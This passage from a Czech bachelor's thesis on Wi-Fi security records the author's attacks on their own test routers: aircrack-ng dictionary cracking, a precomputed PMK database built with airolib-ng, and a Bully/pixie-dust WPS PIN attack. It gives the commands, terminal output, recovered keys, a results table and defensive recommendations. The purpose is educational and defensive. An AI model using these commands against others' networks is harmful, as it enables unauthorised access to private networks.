                  AB 47 EB E8 9C 3A 82 FD 2C 3E 32 09 1D 88 76 25

EAPOL HMAC      : 89 B4 58 0F 13 79 63 8D BE B9 08 99 A7 91 C8 24
root@mjuKali:~#
```

Obrázek 21: Prolomení WPA2-CCMP slovníkovým útokem, zdroj autor

Slovníkovým útokem se nám za cca 16 minut podařilo nalézt heslo, se kterým se můžeme připojit k bezdrátové síti TestLINK. Na obrázku 20 je znázorněno, že program Aircrack-ng prošel lehce přes 59% souboru s hesly, než našel shodu. Rychlost testovaných klíčů byla téměř 1893 klíčů za sekundu, což není úplně pomalé na to, že používáme výpočetní sílu staršího notebooku.

Nalezení hesla pomocí slovníkového útoku není vůbec jistotou, neboť heslo nemusí být obsaženo v našem souboru a tím pádem by program Aircrack-ng nenalezl žádnou shodu. V případě, že bychom neznali délku hesla ani znaky, které by byly v heslu obsaženy.

Problémem je, že slovníkový útok cílí právě na hesla, která nemají dostatečnou délku nebo se shodují se slovy, která jsou uvedena ve slovníku.

Neexistuje téměř žádná možnost, jak heslo pomocí výše zmiňovaného útoku prorazit. Pokud heslo bude 13 znakové a bude složeno jen ze 42 znaků anglické abecedy rozšířené o číselné znaky. Bude počet všech kombinací, které by bylo nutné projít roven 42^{13} , což je dostatečné velké číslo, aby odradilo potencionálního útočníka.


5.3.2 Vylepšený slovníkový útok vůči WPA2-CCMP – Rainbow table

V předchozím útoku jsme mohli sledovat, že vytváření PMK klíčů a jejich porovnání vůči zachycenému handshake se dělo v rámci programu aircrack-ng. Idea Rainbow tabulky je provést propočet PMK klíčů před spuštěním samotného útoku. Jelikož známe název sítě (SSID) a soubor s hesly již je také vygenerovaný.

Můžeme vytvořit databázi, která bude obsahovat již jen samotné klíče. PMK klíče následně za pomoci aircrack-ng otestujeme vůči handshake. Tento proces by však neměl trvat, jak tomu bylo u předešlého útoku.

Na vytvoření databáze využijeme program airolib-ng. Do databáze vložíme naše dříve generovaná hesla. Následně jednotlivým heslům přiřadíme název sítě a vypočítáme klíče, jež budeme používat k útoku na handshake.

airolib-ng WPA2-DB --import passwd heslaWPA2



```
root@mjuKali:~# airolib-ng WPA2-DB --import passwd heslaWPA2
Database <WPA2-DB> does not already exist, creating it...
Database <WPA2-DB> successfully created
Reading file...
Writing...nes read, 0 invalid lines ignored.
Done.
root@mjuKali:~#
```


Obrázek 22: Vytvoření databáze s hesly, zdroj autor

Do databáze proběhlo vložení všech hesel v souboru heslaWPA2. Nyní můžeme přejít k přiřazení názvu sítě TestLINK k daným heslům a tak provést vygenerování databáze PMK klíčů. Nejdříve si zapíšeme název sítě do souboru, který pak nahrajeme do databáze.

echo "TestLINK" >> SSID-AP

V souboru SSID-AP máme uložený řetězec s názvem sítě. Tuto skutečnost ověříme prostým přečtením daného souboru.

cat SSID-AP



```
root@mjuKali:~# echo "TestLINK" >> SSID-AP
root@mjuKali:~# cat SSID-AP
TestLINK
root@mjuKali:~#
```

Obrázek 23: Zápis názvu sítě do souboru, zdroj autor

Do konzole se nám vypíše název sítě, tedy TestLINK. Provedeme nahrání SSID sítě do databáze WPA2-DB.

airolib-ng WPA2-DB --import essid SSID-AP

```
root@mjuKali:~# airolib-ng WPA2-DB --import essid SSID-AP
Reading file...
Writing...
Done.
```

Obrázek 24: Vložení SSID do databáze WPA2-DB, zdroj autor

Název sítě už máme v databázi, takže nás čeká akorát provedení vygenerování PMK klíčů.

airolib-ng WPA2-DB --batch

```
root@mjuKali:~# airolib-ng WPA2-DB --batch
Computed 2985984 PMK in 10367 seconds (288 PMK/s, 0 in buffer). All ESSID processed.
root@mjuKali:~#
```

Obrázek 25: Generování PMK klíčů v databázi WPA2-DB, zdroj autor

Tato část trvala nejvíce času, neboť se muselo přepočítat téměř 3 000 000 PMK klíčů. Výpočet PMK je velmi pomalý, protože používá algoritmus PBKDF2 (Password-Based Key Derivation Function 2). Pokud se hledané heslo bude nacházet někde na počátku souboru, bude rychlejší tento krok přeskočit a použít předešlý útok. I když trvá vytvoření databáze s PMK klíči o dost déle, lze ji použít proti stejně pojmenovanému AP znovu. Samotná exekuce je pak výrazně rychlejší.

aircrack-ng -r WPA2-DB handshakeWPA2-01.cap

```
Aircrack-ng 1.2 rc4

[00:00:09] 1766501/0 keys tested (176959.02 k/s)

Time left: -9 seconds                               inf%

KEY FOUND! [ EddZcGKVgfie6 ]

Master Key      : D4 60 A1 9A A4 9F 68 A1 CA AE B2 38 19 CF 39 F7
                  99 C4 31 F6 CF 6A A3 DD 0B 3D 43 4A 03 11 23 A2

Transient Key   : 9B 62 38 8A 66 F6 97 1B BE 13 4B 18 D5 C6 AE A2
                  C2 5A F9 63 DC F5 12 47 51 AB 6E 57 2E 2A BA 29
                  F7 44 02 A1 18 0D F7 82 37 F3 F7 94 86 6F 88 8A
                  AB 47 EB E8 9C 3A 82 FD 2C 3E 32 09 1D 88 76 25

EAPOL HMAC     : 89 B4 58 0F 13 79 63 8D BE B9 08 99 A7 91 C8 24

Quitting aircrack-ng...
root@mjuKali:~#
```

Obrázek 26: Vyhledání shodného klíče pomocí databáze s klíči PMK, zdroj autor

Na obrázku 26 můžeme sledovat, že vyhledání správného klíče bylo stokrát rychlejší než při předchozím útoku, kdy nalezení shody trvalo téměř 16 minut oproti současným 9 sekundám.

Nevýhodou útoku za použití Rainbow tabulky je, že samotný výpočet PMK klíčů je značně časově náročný. Avšak idea útoku spočívá v propočtu PMK klíčů předem, tedy v rámci čekání na zachycení handshake. Oproti klasickému slovníkovému útoku, lze databázi spočítaných klíčů využít opakovaně, pokud se název sítě shoduje s SSID, jenž jsme vložili do databáze. V případě, že síť nemá dostatečně originální název, je k tomuto typu útoku silně náchylná. Hlavním důvodem je neskutečně rychlé provedení útoku, neboť i na starším zařízení byl program schopen provést otestování 176 959 klíčů za sekundu.

5.3.3 Útok na slabinu WPS

Útok je veden na slabinu pinu, který má jen 8 míst a skládá se pouze z číslic. Tento fakt by znamenal, že stačí projít 10^8 kombinací, abychom získali pin hrubou silou. Pokud by proces ověření jednoho pinu trval 3 sekundy, zabral by útok mnoho času a byl by v podstatě nemožný. Jenže WPS trpí ještě jednou slabinou, která je o dost zásadnější. Přístupový bod totiž ve svých reakcích na špatně zadaný pin sděluje, ve které části pinu je chyba. Vezme-li v úvahu fakt, že poslední číslice je pouze kontrolní součet. Počet všech možných kombinací se nám rapidně snížil konkrétně na $10^4 + 10^3$, což je 11 tisíc možných kombinací. Při ověřovací době jednoho pinu v podobě 3 sekund by projití všech kombinací trvalo necelých 9,5h.

Aby mohl být útok úspěšný, potřebujeme zjistit, které sítě mají povolený a aktivní WPS. Využijeme k tomu programu Wash. (43)

wash -i wlan0mon

```
root@mjuKali:~# wash -i wlan0mon
BSSID           Ch  dBm  WPS  Lck  Vendor      ESSID
-----
10:7B:44:B5:32:A0  1  -87  2.0  No   Broadcom    SM
4C:5E:0C:6D:62:C7  8  -85  1.0  No           Radmusysdata
30:B4:9E:04:22:8C 13  -82  2.0  No   RalinkTe    Bezci
D4:6E:0E:E4:A0:DF 13  -34  2.0  No   RalinkTe    TestLINK
^C
root@mjuKali:~#
```

Obrázek 27: Výstup programu WASH - AP s aktivním WPS, zdroj autor

Na výpisu programu do konzole najdeme naši testovací síť s názvem TestLINK a MAC adresou D4:6E:0E:E4:A0:DF.

Nabízí se nám možnost využít dvou programů, které jsou schopny útok na router provést, jde o program Reaver a Bully.

Reaver používá metodu útoku hrubou silou, snaží se postupně projít všechny kombinace pinů což v nejhorším případě může trvat okolo 9-10 hodinami. Tento proces lze zrychlit díky parametru pixie dust, který umožňuje extrahovat pin v řádech několika desítek sekund. Ovšem hodně záleží na konkrétní implementaci WPS. (44)

Další variantou je využít Bully, který sice vychází z kódu Reaver, ale používá vylepšení v podobě generování náhodného pinu se kterým útok začíná. Bully též nabízí daleko širší možnosti parametrizace útoku a implementuje rychlejší práci s pamětí a procesorem. Tyto fakty v praxi znamenají, že útok vedený pomocí Bully bývá rychlejší než-li klasický Reaver. (40)

```
bully wlan0mon -b D4:6E:0E:E4:A0:DF -c 13 -L -d
```

```
root@mjuKali:~# bully wlan0mon -b D4:6E:0E:E4:A0:DF -c 13 -L -d
```

Obrázek 28: Útok pomocí Bully, zdroj autor

Na síť TestLINK jsem tedy zvolil útok pomocí Bully, kde wlan0mon je interface síťové karty v monitor módu. Parametr -b udává na kterou MAC adresu AP se má útočit, -c určuje na kterém kanále daný přístupový bod vysílá. Parametr -L předává programu informace, aby ignoroval chybová hlášení o zamknutí funkce WPS odesílané z AP. Přepínač -d definuje použití pixie dust útoku při získávání pinu.

```
[+] Rx( M5 ) = 'WPSFail' Next pin '77834331'
[!] Received M2D or out of sequence WPS Message
[+] Rx( M7 ) = 'WPSFail' Next pin '77834331'
[!] Received M2D or out of sequence WPS Message
[+] Rx( M7 ) = 'WPSFail' Next pin '77834331'
[!] Received M2D or out of sequence WPS Message
[+] Rx(M2D/M3) = 'WPSFail' Next pin '77834331'
[+] Rx( Auth ) = 'Timeout' Next pin '77834331'
[+] Rx( Auth ) = 'Timeout' Next pin '77834331'
[!] Received M2D or out of sequence WPS Message
[+] Rx( M7 ) = 'WPSFail' Next pin '77834331'
[!] Received M2D or out of sequence WPS Message
[+] Rx( M5 ) = 'WPSFail' Next pin '77834331'
[!] Received M2D or out of sequence WPS Message
[+] Rx( M5 ) = 'WPSFail' Next pin '77834331'
[*] Pin is '77834331', key is 'Txyt.OXLkLDd1'
Saved session to '/root/.bully/d46e0ee4a0df.run'

PIN : '77834331'
KEY : 'Txyt.OXLkLDd1'
BSSID : 'd4:6e:0e:e4:a0:df'
ESSID : 'TestLINK'

root@mjuKali:~#
```

Obrázek 29: Výstup z realizovaného útoku pomocí Bully, zdroj autor

Útok během několika vteřin vrací pin a heslo k bezdrátové síti. Router TP-LINK Archer MR200 nemá implementovanou žádnou ochranu vůči útoku na WPS. Prolomení WPA2-CCMP skrze WPS, tak nebyl vůbec žádný problém a oproti předchozím útokům trval i nejkratší dobu.

Stejný typ útoku jsem aplikoval vůči druhému AP, který je od výrobce ZyXEL. Tento router má však aplikovány bezpečnostní opatření vůči útokům na funkcionalitu WPS. Router po třech neúspěšných pokusech na ověření pinu další pokusy odmítne a zahájí reakce typu timeout na každý další požadavek. Znamená to, že proces ověření dalšího pinu prodlouží až na minutu. Touto obranou v podstatě znemožní router reálné provedení útoku. Útočník by potřeboval v takovém to případě 184 hodin, aby byl útok hrubou silou úspěšný. Vezmeme-li v úvahu, že k útoku je potřeba celkem slušné připojení, aby byl úspěšný, je metoda timeout z pohledu obrany velice efektivní.

```
[P] Authkey received.  
[!] Received M2D or out of sequence WPS Message  
[+] Rx(M2D/M3) = 'WPSFail'    Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx( Assn ) = 'Timeout'    Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx( Assn ) = 'Timeout'    Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx( M1 ) = 'Timeout'     Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx( Assn ) = 'Timeout'    Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[+] Rx( M1 ) = 'Timeout'     Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx( Assn ) = 'Timeout'    Next pin '18200768'  
[+] Rx(Beacon) = 'Timeout'    Next pin '18200768'  
[+] Rx( Auth ) = 'Timeout'    Next pin '18200768'  
[P] ENonce received.  
[P] PKE received.
```

Obrázek 30: Obrana proti WPS - timeout pinů, zdroj autor

5.4 Výsledky provedených útoků

Celkem byly provedeny 4 útoky, které demonstrovaly slabiny, jimiž zabezpečení Wi-Fi sítí trpí. Jediný útok, který selhal, byl útok na funkcionalitu WPS u routeru ZyXEL.

První útok byl veden vůči zabezpečení WEP. Jednalo se o prolomení WEP klíče ze zachycených paketů, což dokazuje, že tato volba zabezpečení není vhodná. Pokud ji administrátor sítě nepotřebuje zavést kvůli zpětné podpoře starých zařízení, která nejsou schopná implementovat algoritmus CCMP, neměla by technologie WEP být použita. Vyžaduje-li situace připojení se k dané síti, uživatelé by měli dbát zvýšené opatrnosti a používat technologii VPN společně s protokolem HTTPS.

Druhý útok využíval generovaného souboru s potencionálními hesly pro vyhledání shody s heslem použitým pro zabezpečení Wi-Fi. Tento útok byl oproti předchozímu o dost pomalejší, jak je vidět v tabulkách 1 a 2. Útok odhaluje slabinu nikoliv konceptu WPA2-CCMP, nýbrž v délce a komplexnosti hesla. Bude-li krátké nebo se shodovat se slovem uvedeným v nějakém slovníku, je možné ho prolomit.

Třetí útok pracoval s databází vygenerovaných PMK klíčů, která sloužila k nalezení shody s PMK klíčem zachyceným v rámci handshake. Problémem útoku je náročnost na výpočetní techniku při generování databáze s PMK klíči. Ovšem výsledná exekuce útoku je až neuvěřitelně rychlá, což lze vypořádat s tabulkou 1 i 2. Celková idea tohoto typu útoku poukazuje na potencionální slabinu, jímž je jedinečnost SSID sítě. Používá-li síť tovární název nebo hodně frekventovaný výraz existuje předpoklad, že útočník disponuje již dopředu vypočítanou databází klíčů.

Poslední útok dokázal získat heslo skrze chybně navrženou funkcionalitu WPS, kterou lze konfigurovat v rámci WPA2 pro usnadnění přístupu k WLAN síti. Nemá-li router implementováno žádný mechanismus obrany, je možné získat heslo a dokonce i rychleji než při útoku na WEP. Abychom se stoprocentně vyhnuli prolomení WPA2 skrze vadu ve WPS je nejlepší možností tuto funkcionalitu vypnout.

Tabulka 1: Výsledky útoku na router TP-LINK

Útok vůči zabezpečení	Příprava útoku v sekundách	Realizace útoku v sekundách	Délka útoku v sekundách	Heslo	TP-LINK
PWT útok WEP klíč	120	180	300	WgyKb	Prolomeno
Slovníkový útok WPA2-CMP	48	946	994	EddZcGKVgfie6	Prolomeno
Rainbow tabulka WPA2-CCMP	10367	9	10376	EddZcGKVgfie6	Prolomeno
Bully WPS WPA2-CCMP	30	10	40	Txyt.OXLkLDd1	Prolomeno

Tabulka 2: Výsledky útoku na router ZyXEL

Útok vůči zabezpečení	Příprava útoku v sekundách	Realizace útoku v sekundách	Celková délka útoku v sekundách	Heslo	ZyXEL
PWT útok WEP klíč	42	480	522	EddZc	Prolomeno
Slovníkový útok WPA2-CMP	36	101	137	CKINaYjN6iryr	Prolomeno
Rainbow tabulka WPA2-CCMP	5856	1	5857	CKINaYjN6iryr	Prolomeno
Bully WPS WPA2-CCMP	30	36000	36030	hmlugG##-jH5g	Neprolomeno

Závěr

Tato bakalářská práce měla za úkol v teoretické části seznámit čtenáře se základním principem fungování bezdrátových sítí. Představit architekturu a jednotlivé typy bezdrátových sítí. Poukázat na jednotlivé možnosti zabezpečení Wi-Fi sítí, poskytnout základní informace o šifrování a odvozování klíčů především v rámci WPA2-CCMP a RSN.

Čtenář měl též možnost získat obecné informace o útocích, které necílí na získání hesla k WLAN síti, ale snaží se napadnout a získat citlivé údaje konkrétního klienta. V rámci práce byly představeny ze strany autora metody a doporučení, které tyto útoky značně ztíží nebo dokonce znemožní.

V praktické části bylo hlavním cílem ověření odolnosti zabezpečení WPA2 vůči vybraným útokům ve srovnání se zabezpečením WEP. Tento cíl byl autorem dosažen v kapitolách 5.2 Prolomení WEP klíče a 5.3 Prolomení zabezpečení WPA2-CCMP. Útoky autor prováděl na své domácí síti a neměl v úmyslu, aby byly použity k jiným účelům než k ověření bezpečnosti vlastní sítě. Dále měly tyto útoky odhalit slabiny ve WPA2, kterých není úplně málo, avšak jejich reálná účinnost závisí především na konfiguraci sítě.

Závěrečný dílčí cíl měl za úkol výsledné porovnání náročnosti jednotlivých typů útoků při využití standardní výpočetní techniky. Z výsledků uvedených v kapitole 5.4 Výsledky provedených útoků vyplývá, že útok na protokol WEP je nejméně náročný, a navíc stoprocentně efektivní na rozdíl od útoků na WPA2, kde především slovníkový typ útoku zabere dosti času a jeho účinnost není jistá.

Ve výsledcích praktické části byly ze strany autora doporučeny opatření, kterými lze omezit účinnost demonstrovaných útoků nebo dokonce reálně znemožnit jejich úspěšné provedení.

Nicméně fakt, že lze u WPA2 prolomit heslo hrubou silou, je riziko se kterým musí každý uživatel Wi-Fi sítě počítat. Z těchto důvodů by nikdo neměl spoléhat jen na správnou a silnou konfiguraci WLAN sítě, ale spíše se snažit implementovat další vrstvu zabezpečení v podobě HTTPS a VPN.

I když šifrování WPA2 má spoustu nedostatků stále zůstává nejsilnějším bezpečnostním protokolem z pohledu zabezpečení Wi-Fi sítě. Nahradit by jej však již brzy mohl protokol WPA3, který je připravován Wi-Fi aliancí a úřadem IEEE.

Použitá literatura

1. Bob O'hara, Al Petrick. *IEEE 802.11 Handbook: A designer's companion, Second Edition*. místo neznámé : The Institute of Electrical and Electronics Engineer, Inc, Březen 2005. ISBN 0-7381-4449-5.
2. Klement, Milan. *TECHNOLOGIE BEZDRÁTOVÝCH SÍTÍ ZÁKLADNÍ PRINCIPY A STANDARDY*. Olomouc : Univerzita Palackého v Olomouci, 2017. 978-80-244-5156-5.
3. ANSI/IEEE 802.11b-1999. *IEEE Standards Association*. [Online] WG802.11 - Wireless LAN Working Group, @2018. [Citace: 3. Duben 2018.] <https://standards.ieee.org/findstds/standard/802.11b-1999.html>.
4. Využívání vymezených rádiových kmitočtů. *ČTU*. [Online] Český telekomunikační úřad. [Citace: 3. Duben 2018.] <https://www.ctu.cz/vyuzivani-vymezenych-radiovych-kmitoctu>.
5. ANSI/IEEE 802.11i-2004. *IEEE Standards Association*. [Online] WG802.11 - Wireless LAN Working Group, @2018. [Citace: 2. Duben 2018.] <https://standards.ieee.org/findstds/standard/802.11i-2004.html>.
6. Ing. Zdenek Bradáč, Ing. Petr Fiedler, Ing. Milan Kačmár. Bezdrátové komunikace v automatizační praxi III: standard IEEE 802.11. *AUTOMA*. [Online] Březen 2003. [Citace: 4. Duben 2018.] http://automa.cz/cz/casopis-clanky/bezdratove-komunikace-v-automatizacni-praxi-iii-standard-ieee-802-11-cast-1-2003_10_28963_3028/.
7. Duka, Miroslav. Základy wifi sítí. [Online] [Citace: 4. Duben 2018.] <http://absolventi.gymcheb.cz/2010/miduka/oktava/vos.html>.
8. Peterka, Jiří. eArchiv.cz. Část XXV: Architektura Wi-Fi sítí. [Online] Květen 2007. [Citace: 8. Duben 2018.] <http://www.earchiv.cz/b07/b0500001.php3>.
9. Sítě Ad hoc. *Mobilní a bezdrátové sítě*. [Online] publi.cz. [Citace: 4. Duben 2018.] <https://publi.cz/books/236/06.html>.
10. Peer to Peer (P2P). *VX-CODE*. [Online] <http://vx-code.blogspot.cz/2018/01/pengertian-peer-to-peer-p2p.html>.
11. Bobby, Old. Sít'ování v Mintu. *LinuxMint*. [Online] Linux Mint CZ&SK, 10. Únor 2015. [Citace: 7. Duben 2018.] <https://www.linux-mint-czech.cz/2015/02/sitovani-v-mintu/>.
12. Coleman, David D., Westcott, David A. a Harkins, Bryan. *CWSP Certified Wireless Security Professional Study Guide: Exam CWSP-205 Second Edition*. Canada : SYBEX, 2016. ISBN 978-1-119-21108-2.
13. IEEE 802.11 WLAN - Beacon Frame. *MathWorks*. [Online] The MathWorks, Inc., 1994-2018. [Citace: 10. Duben 2018.] <https://www.mathworks.com/help/comm/examples/ieee-802-11-wlan-beacon-frame.html?requestedDomain=true>.
14. Geier, Eric a Kreuziger, Pavel. Mýtus číslo 2: Aktivujte filtrování MAC adresy. *PCWorld*. [Online] IDG, 24. Listopadu 2011. [Citace: 10. Duben 2018.] <https://pcworld.cz/internet/pet-mytu-z-oblasti-bezpecnosti-wi-fi-2-dil-46760>.
15. USAT Corporation . How do I configure a MAC Filter? *USAT*. [Online] USAT Corporation , 2016. [Citace: 11. Duben 2018.] <http://usatcorp.com/faqs/configure-mac-filter/>.

16. Fitzpatrick, Jason. The Difference Between WEP, WPA, and WPA2 Wi-Fi Passwords. *How-To-Geek*. [Online] How-To Geek, LLC, 21. Zář 2016. [Citace: 11. Duben 2018.] <https://www.howtogeek.com/167783/htg-explains-the-difference-between-wep-wpa-and-wpa2-wireless-encryption-and-why-it-matters/>.
17. Scarpati, Jessica. Wireless security protocols: The difference between WEP, WPA, WPA2. [Online] TechTarget, 2000 - 2018. [Citace: 11. Duben 2018.] <https://searchnetworking.techtarget.com/feature/Wireless-encryption-basics-Understanding-WEP-WPA-and-WPA2>.
18. Fluhrer, Scott, Mantin, Itsik a Shamir, Adi. Weaknesses in the Key Scheduling Algorithm of RC4. [Online] 20. Prosinec 2001. https://web.archive.org/web/20110807172616/http://aboba.drizzlehosting.com/IEEE/rc4_ksaproc.pdf.
19. Robinson, Frank. *802.11i and WPA Up Close*. [Feature] Manhasset : UBM LLC, 2004. ISSN 10464468.
20. Gast, Matthew. *802.11 Wireless Networks: The Definitive Guide, Second Edition*. USA : O'Reilly Media Inc., 2003. ISBN: 0596100523.
21. DES. [Online] [Citace: 13. Duben 2018.] <http://www.kryptografie.wz.cz/data/des.html>.
22. Rouse, Margaret. Advanced Encryption Standard (AES). *TechTarget*. [Online] TechTarget, Březen 2017. [Citace: 14. Duben 2017.] <https://searchsecurity.techtarget.com/definition/Advanced-Encryption-Standard>.
23. Michal, Novák. Odposlouchávání a prolamování Wi-Fi sítí zabezpečených pomocí WPA2. *ROOT.CZ*. [Online] Internet Info, s.r.o., 4. Leden 2017. [Citace: 18. Duben 2018.] <https://www.root.cz/clanky/odposlouchavani-a-prolamovani-wi-fi-siti-zabezpecenych-pomoci-wpa2/>. ISSN 1212-8309.
24. Rusen, Ciprian Adrian. What is the meaning of WPS (Wi-Fi Protected Setup)? *WPS*. [Online] DIGITAL CITIZEN, 18. Zář 2017. [Citace: 18. Duben 2018.] <https://www.digitalcitizen.life/simple-questions-what-wps-wi-fi-protected-setup>.
25. Wi-Fi Alliance. How does Wi-Fi Protected Setup work? *wi-fi.org*. [Online] © 2018 Wi-Fi Alliance. [Citace: 18. Duben 2018.] <https://www.wi-fi.org/knowledge-center/faq/how-does-wi-fi-protected-setup-work>.
26. Bezdrátové Sítě. *bezdratovesite.wz.cz*. [Online] [Citace: 16. Duben 2018.] http://bezdratovesite.wz.cz/#_Toc170470617.
27. Comodo. Man In The Middle Attack (MitM). *SecureBox*. [Online] Comodo. [Citace: 16. Duben 2018.] <https://securebox.comodo.com/ssl-sniffing/man-in-the-middle-attack/>.
28. Pala, Zdeněk. Zaútočte si na WiFi, je to jednoduché. *SystemOnline*. [Online] CCB spol. s.r.o, 2012. [Citace: 16. Duben 2018.] ISSN 1802-615X.
29. WiFi sítě a jejich slabiny. *Security-portal.cz*. [Online] CC-BY-SA Security-Portal.cz, 17. Březen 2005. [Citace: 16. 4 2018.] <http://www.security-portal.cz/clanky/wifi-s%C3%ADt%C4%9B-jejich-slabiny>.
30. Krčmář, Petr. Šifrování WPA2 prolomeno, Wi-Fi sítě je možné odposlouchávat (aktualizováno). *ROOT.CZ*. [Online] Internet Info, s.r.o., 16. Ř 2017. [Citace: 19. Duben 2018.] <https://www.root.cz/clanky/sifrovani-wpa2-bylo-prolomeno-wi-fi-site-je-mozne-odposlouchavat/>. ISSN 1212-8309.

31. Rescorla, E. HTTP Over TLS. [Online] RTFM, Inc., Květen 2000. [Citace: 17. Duben 2018.] <https://tools.ietf.org/html/rfc2818>.
32. Protokol HTTPS. *SSL.cz*. [Online] Alpiro s.r.o, 2006-2018. [Citace: 17. Duben 2018.] <https://www.ssls.cz/https.html>.
33. Bořánek, Roman. VPN pro začátečníky: princip fungování, výhody a nevýhody. *ROOT.CZ*. [Online] Internet Info, s.r.o., 7. Červenec 2017. [Citace: 17. Duben 2018.] <https://www.root.cz/clanky/vpn-pro-zacatecniky-princip-fungovani-vyhody-a-nevyhody/>. ISSN 1212-8309.
34. Sabai Technology. [Online] 2018. [Citace: 17. Duben 2018.] <https://www.sabaitechnology.com/strong-vpn/>.
35. Aircrack-ng. *Aircrack-ng*. [Online] CC Attribution-Noncommercial-Share Alike 4.0 International, 11. Březen 2018. [Citace: 23. Duben 2018.] <https://www.aircrack-ng.org/doku.php?id=aircrack-ng>.
36. Aireplay-ng. *Aircrack-ng*. [Online] CC Attribution-Noncommercial-Share Alike 4.0 International, 11. Březen 2018. [Citace: 23. Duben 2018.] <https://www.aircrack-ng.org/doku.php?id=aireplay-ng>.
37. Airmon-ng. *Aircrack-ng*. [Online] <https://www.aircrack-ng.org/doku.php?id=airmon-ng>, 28. Srpen 2015. [Citace: 23. Duben 2018.] <https://www.aircrack-ng.org/doku.php?id=airmon-ng>.
38. Airodump-ng. *Aircrack-ng*. [Online] CC Attribution-Noncommercial-Share Alike 4.0 International, 11. Duben 2018. [Citace: 23. Duben 2018.] <https://www.aircrack-ng.org/doku.php?id=airodump-ng>.
39. Airolib-ng. *Aircrack-ng*. [Online] CC Attribution-Noncommercial-Share Alike 4.0 International, 18. Březen 2013. [Citace: 2013. Duben 2018.] <https://www.aircrack-ng.org/doku.php?id=airolib-ng>.
40. Bully. *KALI TOOLS*. [Online] Offensive Security, 16. Únor 2014. [Citace: 23. Duben 2018.] <https://tools.kali.org/wireless-attacks/bully>.
41. Crunch : How To Generate Password Word List for Brute Force. *ethicalhackx.com*. [Online] [Citace: 23. Duben 2018.] <http://www.ethicalhackx.com/crunch-generate-password-word-list-brute-force/>.
42. Wash. *Penetration Testing Tools*. [Online] Penetration Testing Tools, 19. Březen 2017. [Citace: 23. Duben 2018.] <https://en.kali.tools/?p=341>.
43. Hruška, Pavel. Prolomení WPA/WPA2-PSK přes WPS snadno a rychle (teorie). *mrpear.net*. [Online] PEARFECT.cz, 2. Říjen 2012. [Citace: 24. Duben 2018.] <http://www.mrpear.net/cz/blog/386/prolomeni-wpa-wpa2-psk-pres-wps-snadno-a-rychle-teorie>.
44. Reaver. *KALI TOOLS*. [Online] Offensive Security, 18. Únor 2014. [Citace: 24. Duben 2018.] <https://tools.kali.org/wireless-attacks/reaver>.